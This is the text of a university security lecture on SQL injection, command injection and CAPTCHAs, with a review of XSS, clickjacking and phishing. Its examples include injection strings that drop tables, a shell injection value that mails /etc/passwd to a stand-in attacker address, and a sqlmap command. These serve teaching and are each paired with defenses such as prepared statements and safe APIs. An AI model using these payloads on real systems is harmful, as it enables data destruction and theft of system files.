

SQL Injection and CAPTCHAs

CS 161 Fall 2022 - Lecture 15

Last Time: XSS

- Websites use untrusted content as control data
 - `<html><body>Hello EvanBot!</body></html>`
 - `<html><body>Hello <script>alert(1)</script>!</body></html>`
- Stored XSS
 - The attacker's JavaScript is stored on the legitimate server and sent to browsers
 - Classic example: Make a post on a social media site (e.g. Facebook) with JavaScript
- Reflected XSS
 - The attacker causes the victim to input JavaScript into a request, and the content it's reflected (copied) in the response from the server
 - Classic example: Create a link for a search engine (e.g. Google) query with JavaScript
 - Requires the victim to click on the link with JavaScript

Last Time: XSS Defenses

- Defense: HTML sanitization
 - Replace control characters with data sequences
 - `<` becomes `<`
 - `"` becomes `"`
 - Use a trusted library to sanitize inputs for you
- Defense: Templates
 - Library creates the HTML based on a template and automatically handles all sanitization
- Defense: Content Security Policy (CSP)
 - Instruct the browser to only use resources loaded from specific places
 - Limits JavaScript: only scripts from trusted sources are run in the browser
 - Enforced by the browser

Last Time: Clickjacking

- Clickjacking: Trick the victim into clicking on something from the attacker
- Main vulnerability: the browser trusts the user's clicks
 - When the user clicks on something, the browser assumes the user intended to click there
- Examples
 - Fake download buttons
 - Show the user one frame, when they're actually clicking on another invisible frame
 - Temporal attack: Change the cursor just before the user clicks
 - Cursorjacking: Create a fake mouse cursor with JavaScript
- Defenses
 - Enforce visual integrity: Focus the user's vision on the relevant part of the screen
 - Enforce temporal integrity: Give the user time to understand what they're clicking on
 - Ask the user for confirmation
 - Frame-busting: The legitimate website forbids other websites from embedding it in an iframe

Last Time: Phishing

- **Phishing:** Trick the victim into sending the attacker personal information
 - A malicious website impersonates a legitimate website to trick the user
- **Don't blame the users**
 - Detecting phishing is hard, especially if you aren't a security expert
 - Check the URL? Still vulnerable to homograph attacks (malicious URLs that look legitimate)
 - Check the entire browser? Still vulnerable to browser-in-browser attacks
- **Defense: Two-Factor Authentication (2FA)**
 - User must prove their identity two different ways (something you know, something you own, something you are)
 - Defends against attacks where an attacker has only stolen one factor (e.g. the password)
 - Vulnerable to relay attacks: The attacker phishes the victim into giving up both factors
 - Vulnerable to social engineering attacks: Trick humans to subvert 2FA
 - Example: Authentication tokens for generating secure two-factor codes
 - Example: Security keys to prevent phishing

Today: SQL Injection and CAPTCHAS

- Structure of modern web services
- SQL injection
 - Defenses
- Command injection
 - Defenses
- CAPTCHAs
 - Subverting CAPTCHAs

SQL Injection

Textbook Chapter 17


Top 25 Most Dangerous Software Weaknesses (2020)

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53

Structure of Web Services

- Most websites need to **store and retrieve data**
 - Examples: User accounts, comments, prices, etc.
- The HTTP server only handles the HTTP requests, and it needs to have some way of storing and retrieving persisted data

Structure of Web Services



Databases

- For this class, we will cover SQL databases
 - SQL = Structured Query Language
 - Each database has a number of tables
 - Each table has a predefined structure, so it has columns for each field and rows for each entry
- Database server manages access and storage of these databases

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL

- **Structured Query Language (SQL):** The language used to interact with and manage data stored in a database
 - Defined by the International Organization for Standardization (ISO) and implemented by many SQL servers
- **Good SQL servers are ACID (atomicity, consistency, isolation, and durability)**
 - Essentially ensures that the database will never store a partial operation, return an invalid state, or be vulnerable to race conditions
- **Declarative programming language, rather than imperative**
 - Declarative: Use code to define the result you want
 - Imperative: Use code to define exactly what to do (e.g. C, Python, Go)

SQL: SELECT

- SELECT is used to select some columns from a table
- Syntax:
`SELECT [columns] FROM [table]`

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: SELECT

Selected 2 columns from the table,
keeping all rows.

SELECT name, age FROM bots

name	age
evanbot	3
codabot	2.5
pintobot	1.5
3 rows, 2 columns	

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: SELECT

The asterisk (*) is shorthand for “all columns.” Select all columns from the table, keeping all rows.

SELECT * FROM bots

id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: SELECT

Select constants instead of columns

```
SELECT 'CS', '161' FROM bots
```

id	name
CS	161
CS	161
CS	161
3 rows, 2 columns	

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: WHERE

- WHERE can be used to filter out certain rows

- Arithmetic comparison: $<$, $<=$, $>$, $>=$, $=$, $<>$
- Arithmetic operators: $+$, $-$, $*$, $/$
- Boolean operators: **AND**, **OR**
 - AND has precedence over OR

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: WHERE

Choose only the rows where the `likes` column has value `pancakes`

```
SELECT * FROM bots
WHERE likes = 'pancakes'
```

id	name	likes	age
1	evanbot	pancakes	3
1 row, 4 columns			

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: WHERE

Get all names of bots whose **age** is less than 2 or whose **id** is 1

```
SELECT name FROM bots
WHERE age < 2 OR id = 1
```

name
evanbot
pintobot
2 rows, 1 column

(selected because **id** is 1)

(selected because **age** is 1.5)

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: INSERT INTO

- INSERT INTO is used to add rows into a table
- VALUES is used for defining constant rows and columns, usually to be inserted

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: INSERT INTO

```
INSERT INTO items VALUES  
(4, 'willow', 'catnip', 5),  
(5, 'luna', 'naps', 7)
```

This statement results in two extra rows being added to the table

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	5
5	luna	naps	7
5 rows, 4 columns			

SQL: UPDATE

- UPDATE is used to change the values of existing rows in a table
 - Followed by SET after the table name
- Usually combined with WHERE
- Syntax:

UPDATE [table]

SET [column] = [value]

WHERE [condition]

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	5
5	luna	naps	7
5 rows, 4 columns			

SQL: UPDATE

```
UPDATE bots
SET age = 6
WHERE name = 'willow'
```

This statement results in this cell in the table being changed. If the **WHERE** clause was missing, every value in the **age** column would be set to 6.

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	6
5	luna	naps	7
5 rows, 4 columns			

SQL: DELETE

- DELETE FROM is used to delete rows from a table
- Usually combined with WHERE
- Syntax:
DELETE FROM [table]
WHERE [condition]

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	6
5	luna	naps	7
5 rows, 4 columns			

SQL: DELETE

```
DELETE FROM bots
WHERE age >= 6
```

This statement results in two rows
being deleted from the table

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	6
5	luna	naps	7
3 rows, 4 columns			

SQL: CREATE

- CREATE is used to create tables (and sometimes databases)

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: CREATE

```
CREATE TABLE cats (  
  id INT,  
  name VARCHAR(255),  
  likes VARCHAR(255),  
  age INT  
)
```

Note:
VARCHAR(255)
is a string type

This statement results in a new table
being created with the given columns

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

cats			
id	name	likes	age
0 rows, 4 columns			

SQL: DROP

- DROP is used to delete tables (and sometimes databases)
- Syntax:
DROP TABLE [table]

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

<i>cats</i>			
id	name	likes	age
0 rows, 4 columns			

SQL: DROP

DROP TABLE bots

This statement results in the entire
bots table being deleted

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
0 rows, 0 columns			

<i>cats</i>			
id	name	likes	age
0 rows, 4 columns			

SQL: Syntax Characters

- -- (two dashes) is used for single-line comments (like # in Python or // in C)
- Semicolons separate different statements
 - `UPDATE items SET price = 2 WHERE id = 4;`
`SELECT price FROM items WHERE id = 4`
 - Returns a single column with a row 2 **only if** there already exists a row with ID 4
- SQL is really complicated, but you only need to know the basics for this class

A Go HTTP Handler (Again)

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

Remember this string manipulation issue?

URL

`https://vulnerable.com/get-items?item=paperclips`

Query

`SELECT item, price FROM items WHERE name = 'paperclips'`

A Go HTTP Handler (Again)

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

URL

`https://vulnerable.com/get-items?item='`

Invalid SQL executed by the server,
500 Internal Server Error

Query

`SELECT item, price FROM items WHERE name = ''`

A Go HTTP Handler (Again)

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

URL

`https://vulnerable.com/get-items?item=' OR '1' = '1'`

This is essentially OR TRUE, so
returns every item!

Query

`SELECT item, price FROM items WHERE name = '' OR '1' = '1'`

A Go HTTP Handler (Again)

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

URL

`https://vulnerable.com/get-items?item='; DROP TABLE items --`

For this payload: End the first quote ('), then start a new statement (**DROP TABLE items**), then comment out the remaining quote (--)


Query

`SELECT item, price FROM items WHERE name = ''; DROP TABLE items --'`

SQL Injection

- **SQL injection (SQLi):** Injecting SQL into queries constructed by the server to cause malicious behavior
 - Typically caused by using vulnerable string manipulation for SQL queries
- **Allows the attacker to execute arbitrary SQL on the SQL server!**
 - Leak data
 - Add records
 - Modify records
 - Delete records/tables
 - Basically anything that the SQL server can do

Exploits of a Mom



Roadside SQLi



Blind SQL Injection

- Not all SQL queries are used in a way that is visible to the user
 - Visible: Shopping carts, comment threads, list of accounts
 - Blind: Password verification, user account creation
 - Some SQL injection vulnerabilities only return a true/false as a way of determining whether your exploit worked!
- **Blind SQL injection:** SQL injection attacks where little to no feedback is provided
 - Attacks become more *annoying*, but vulnerabilities are still exploitable
 - Automated SQL injection detection and exploitation makes this less of an issue
 - Attackers will use automated tools

Blind SQL Injection Tools

- **sqlmap**: An automated tool to find and exploit SQL injection vulnerabilities on web servers
 - Supports pretty much all database systems
 - Supports blind SQL injection (even through timing side channels)
 - Supports “escaping” from the database server to run commands in the operating system itself
- **Takeaway**: “Harder” is harder only until someone makes a tool to automate the attack

Features()

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB and Virtuoso database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing

Introduction()

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```

SQL Injection Defenses

- **Defense: Input sanitization**
 - Option #1: Disallow special characters
 - Option #2: Escape special characters
 - Like XSS, SQL injection relies on certain characters that are interpreted specially
 - SQL allows special characters to be escaped with backslash (\) to be treated as data
- **Drawback: Difficult to build a good escaper that handles all edge cases**
 - You should *never* try to build one yourself!
 - Good as a defense-in-depth measure

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    itemName = sqlEscape(itemName)
    db := getDB()
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)
    row, err := db.QueryRow(query)
    ...
}
```


SQL Injection Defenses

- **Defense: Prepared statements**

- Usually represented as a question mark (?) when writing SQL statements
- Idea: Instead of trying to escape characters before parsing, parse the SQL first, then insert the data
 - When the parser encounters the ?, it fixes it as a single node in the syntax tree
 - After parsing, only *then*, it inserts data
 - The untrusted input never has a chance to be parsed, only ever treated as data

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    row, err := db.QueryRow("SELECT name, price FROM items WHERE name = ?", itemName)  
    ...  
}
```

SQL Injection Defenses

- Biggest downside to prepared statements: Not part of the SQL standard!
 - Instead, SQL drivers rely on the actual SQL implementation (e.g. MySQL, PostgreSQL, etc.) to implement prepared statements
- Must rely on the API to correctly convert the prepared statement into implementation-specific protocol
 - Again: Consider human factors!

Command Injection

Command Injection

- Untrusted data being treated incorrectly is not a SQL-specific problem
 - Can happen in other languages too
- Consider: **system** function in C
 - The function takes a string as input, spawns a shell, and executes the string input as a command in the shell

system Command Injection

Handler

```
void find_employee(char *regex) {  
    char cmd[512];  
    snprintf(cmd, sizeof cmd, "grep '%s' phonebook.txt", regex);  
    system(cmd);  
}
```

Parameter

String manipulation again!

```
regex = "weaver"
```

system Command

```
grep 'weaver' phonebook.txt
```

system Command Injection

Handler

```
void find_employee(char *regex) {  
    char cmd[512];  
    snprintf(cmd, sizeof cmd, "grep '%s' phonebook.txt", regex);  
    system(cmd);  
}
```

Parameter

```
regex = "'; mail mallory@evil.com < /etc/passwd; touch '"
```

system Command

```
grep ' '; mail mallory@evil.com < /etc/passwd; touch ' ' phonebook.txt
```

Defending Against Command Injection in General

- **Defense: Input sanitization**

- As before, this is hard to implement and difficult to get 100% correct

- **Defense: Use safe APIs**

- In general, remember the KISS principle: Keep It Simple, Stupid
- For **system**, executing a shell to execute a command is too powerful!
 - Instead, use **execv**, which directly executes the program with arguments **without parsing**
- Most programming languages have safe APIs that should be use instead of parsing untrusted input
 - **system** (unsafe) and **execv** (safe) in C
 - **os.system** (unsafe) and **subprocess.run** (safe) in Python
 - **exec.Command** (safe) in Go
 - Go only has the safe version!
 - Say it with me: Consider human factors!

CAPTCHAs

Websites are for Humans

- Most websites are designed for human usage, not robot usage
 - Example: A login page is for users to submit their password, not for an attacker to automate a brute-force attack
- Robot access of websites can lead to attacks
 - Denial of service: Overwhelming a web server by flooding it with requests
 - We'll see more denial-of-service later in the networking unit
 - Spam
 - More specific exploitation (e.g. scalping tickets/graphics cards when they go on sale)

CAPTCHAs: Definition

- **CAPTCHA:** A challenge that is easy for a human to solve, but hard for a computer to solve
 - “Completely Automated Public Turing test to tell Computers and Humans Apart”
 - Sometimes called a “reverse Turing test”
 - Used to distinguish web requests made by humans and web requests made by robots
- **Usage:** Administer a CAPTCHA, and if it passes, assume that the user is human and allow access

CAPTCHAs: Examples

- Reading distorted text
- Identifying images
- Listening to an audio clip and typing out the words spoken

Security Check

Enter **both** words below, separated by a space.

Can't read the words below? [Try different words](#) or an audio captcha.



Text in the box:

Asirra

*Asirra is a human interactive proof that asks users to identify photos of cats and dogs. It's powered by over **two million photos** from our unique partnership with [Petfinder.com](#). Protect your web site with Asirra -- free!*


Please click on the images that show cats:



Score Test

CAPTCHAs and Machine Learning

- Modern CAPTCHAs have another purpose:
Training machine learning algorithms
 - Machine learning often requires manually-labeled datasets
 - CAPTCHAs crowdsource human power to help manually label these big datasets
 - Example: Machine vision problems require manually-labeled examples: “This is a stop sign”





CAPTCHAs and Machine Learning




Takeaway: Modern CAPTCHAs are used to train machine learning algorithms

CAPTCHAs: Issues

- Arms race: As computer algorithms get smarter, CAPTCHAs need to get harder
- Accessibility: As CAPTCHAs get harder, not all humans are able to solve them easily
- Ambiguity: CAPTCHAs might be so hard that the validator doesn't know the solution either!
- Not all bots are bad: CAPTCHAs can distinguish bots from humans, but not good bots from bad bots
 - Example: *Crawler* bots help archive webpages



Please enter the code you see below. [what's this?](#)



CAPTCHAs: Attacks

- Outsourcing attack: Pay humans to solve CAPTCHAs for you
 - CAPTCHAs only verify that there is a human in the loop; everything else can be automated
 - Usually costs a few cents per CAPTCHA
 - CAPTCHAs end up just distinguishing which attackers are willing to spend money
 - Remember: Security is economics!

The screenshot shows a Google search for "captcha solving". The search results include several advertisements for CAPTCHA solving services. One prominent ad is for "DEATH BY CAPTCHA", which claims to be the "FASTEST DISCOUNT CAPTCHA SOLVERS". Another ad is for "www.2captcha.com", which offers a "Captcha solving service". A third ad is for "www.anti-captcha.com", which offers a "Captcha Solving Service". The search results also include a link to "prowebcrawler.com" with the title "Top 10 Captcha Solving Services".

DEATH BY CAPTCHA
FASTEST DISCOUNT CAPTCHA SOLVERS

With Death by Captcha you can solve any CAPTCHA. All you need to do is implement our API, pass us your CAPTCHAs and we'll return the text. It's that easy!

Please note that our services should be used only for research projects and any illegal use of our services is strictly prohibited. Any bypass and CAPTCHA violations should be reported to help@deathbycaptcha.com

Death By Captcha Offers:

- Starting from an incredibly low price of \$1.39 (\$0.99 for **Gold Members**!) for 1000 solved CAPTCHAs.
- A hybrid system composed of the most advanced OCR system on the market, along with a 24/7 team of CAPTCHA solvers.

SQL Injection: Summary

- Web servers interact with databases to store data
 - Web servers use SQL to interact with databases
- SQL injection: Untrusted input is used as parsed SQL
 - The attacker can construct their own queries to run on the SQL server!
 - Blind SQL injection: SQLi with little to no feedback from the SQL query
 - Defense: Input sanitization
 - Difficult to implement correctly
 - Defense: Prepared statements
 - Data only ever treated as data; bulletproof!
- Command injection: Untrusted input is used as any parsed language
 - Defense: Keep it simple and use safe API calls

CAPTCHAs: Summary

- CAPTCHA: A challenge that is easy for a human to solve, but hard for a computer to solve
 - Examples: Reading distorted text, identifying images
 - Original purpose: Distinguishing between humans and bots
 - Modern purpose: Forces the attacker to spend some money to solve the CAPTCHAs
 - Modern purpose: Providing training data for machine learning algorithms
- Issues with CAPTCHAs
 - As computer algorithms get smarter, CAPTCHAs get harder, and not all humans are able to solve them easily
 - Ambiguity: CAPTCHAs might be so hard that the validator doesn't know the solution either!
 - Economics: Breaking CAPTCHAs just costs money
 - Not all bots are bad

Optional Bonus Slides: SQL Injection Demo

SQL injection step 1: what does the SQL interpreter see?

Question 2 *Second-order linear... err I mean SQL injection*

Alice likes to use a startup, NotAmazon, to do her online shopping. Whenever she adds an item to her cart, a POST request containing the field `item` is made. On receiving such a request, NotAmazon executes the following statement:

```
cart_add := fmt.Sprintf("INSERT INTO cart (session, item) " +  
                        "VALUES ('%s', '%s')", sessionToken, item)  
db.Exec(cart_add)
```

Each item in the cart is stored as a separate row in the `cart` table.

- (a) Alice is in desperate need of some toilet paper, but the website blocks her from adding more than 72 rolls to her cart 😊 Describe a POST request she can make to cause the `cart_add` statement to add 100 rolls of toilet paper to her cart.

SQL injection step 1: what does the SQL interpreter see?

Question 2 *Second-order linear... err I mean SQL injection*

Alice likes to use a startup, NotAmazon, to do her online shopping. Whenever she adds an item to her cart, a POST request containing the field `item` is made. On receiving such a request, NotAmazon executes the following statement:

```
cart_add := fmt.Sprintf("INSERT INTO cart (session, item) " +  
                        "VALUES ('%s', '%s')", sessionToken, item)  
db.Exec(cart_add)
```

Each item in the cart is stored as a separate row in the `cart` table.

- (a) Alice is in desperate need of some toilet paper, but the website blocks her from adding more than 72 rolls to her cart 😞 Describe a POST request she can make to cause the `cart_add` statement to add 100 rolls of toilet paper to her cart.

```
> INSERT INTO cart (session, item)  
VALUES ('_____', '_____  
      sessionToken      item
```

SQLi Step 2: what do we want the SQL interpreter to see?

Question 2 *Second-order linear... err I mean SQL injection*

Alice likes to use a startup, NotAmazon, to do her online shopping. Whenever she adds an item to her cart, a POST request containing the field `item` is made. On receiving such a request, NotAmazon executes the following statement:

```
cart_add := fmt.Sprintf("INSERT INTO cart (session, item) " +  
                        "VALUES ('%s', '%s')", sessionToken, item)  
db.Exec(cart_add)
```

Each item in the cart is stored as a separate row in the `cart` table.

- (a) Alice is in desperate need of some toilet paper, but the website blocks her from adding more than 72 rolls to her cart 😊 Describe a POST request she can make to cause the `cart_add` statement to add 100 rolls of toilet paper to her cart.

SQLi Step 2: what do we want the SQL interpreter to see?

Question 2 *Second-order linear... err I mean SQL injection*

Alice likes to use a startup, NotAmazon, to do her online shopping. Whenever she adds an item to her cart, a POST request containing the field `item` is made. On receiving such a request, NotAmazon executes the following statement:

```
cart_add := fmt.Sprintf("INSERT INTO cart (session, item) " +  
                        "VALUES ('%s', '%s')", sessionToken, item)  
db.Exec(cart_add)
```

Each item in the cart is stored as a separate row in the `cart` table.

- (a) Alice is in desperate need of some toilet paper, but the website blocks her from adding more than 72 rolls to her cart 😊 Describe a POST request she can make to cause the `cart_add` statement to add 100 rolls of toilet paper to her cart.

SQLi Step 2: what do we want the SQL interpreter to see?

Question 2 *Second-order linear... err I mean SQL injection*

Alice likes to use a startup, NotAmazon, to do her online shopping. Whenever she adds an item to her cart, a POST request containing the field `item` is made. On receiving such a request, NotAmazon executes the following statement:

```
cart_add := fmt.Sprintf("INSERT INTO cart (session, item) " +  
                        "VALUES ('%s', '%s')", sessionToken, item)  
db.Exec(cart_add)
```

Each item in the cart is stored as a separate row in the `cart` table.

- (a) Alice is in desperate need of some toilet paper, but the website blocks her from adding more than 72 rolls to her cart 😊 Describe a POST request she can make to cause the `cart_add` statement to add 100 rolls of toilet paper to her cart.

```
> INSERT INTO cart (session, item)  
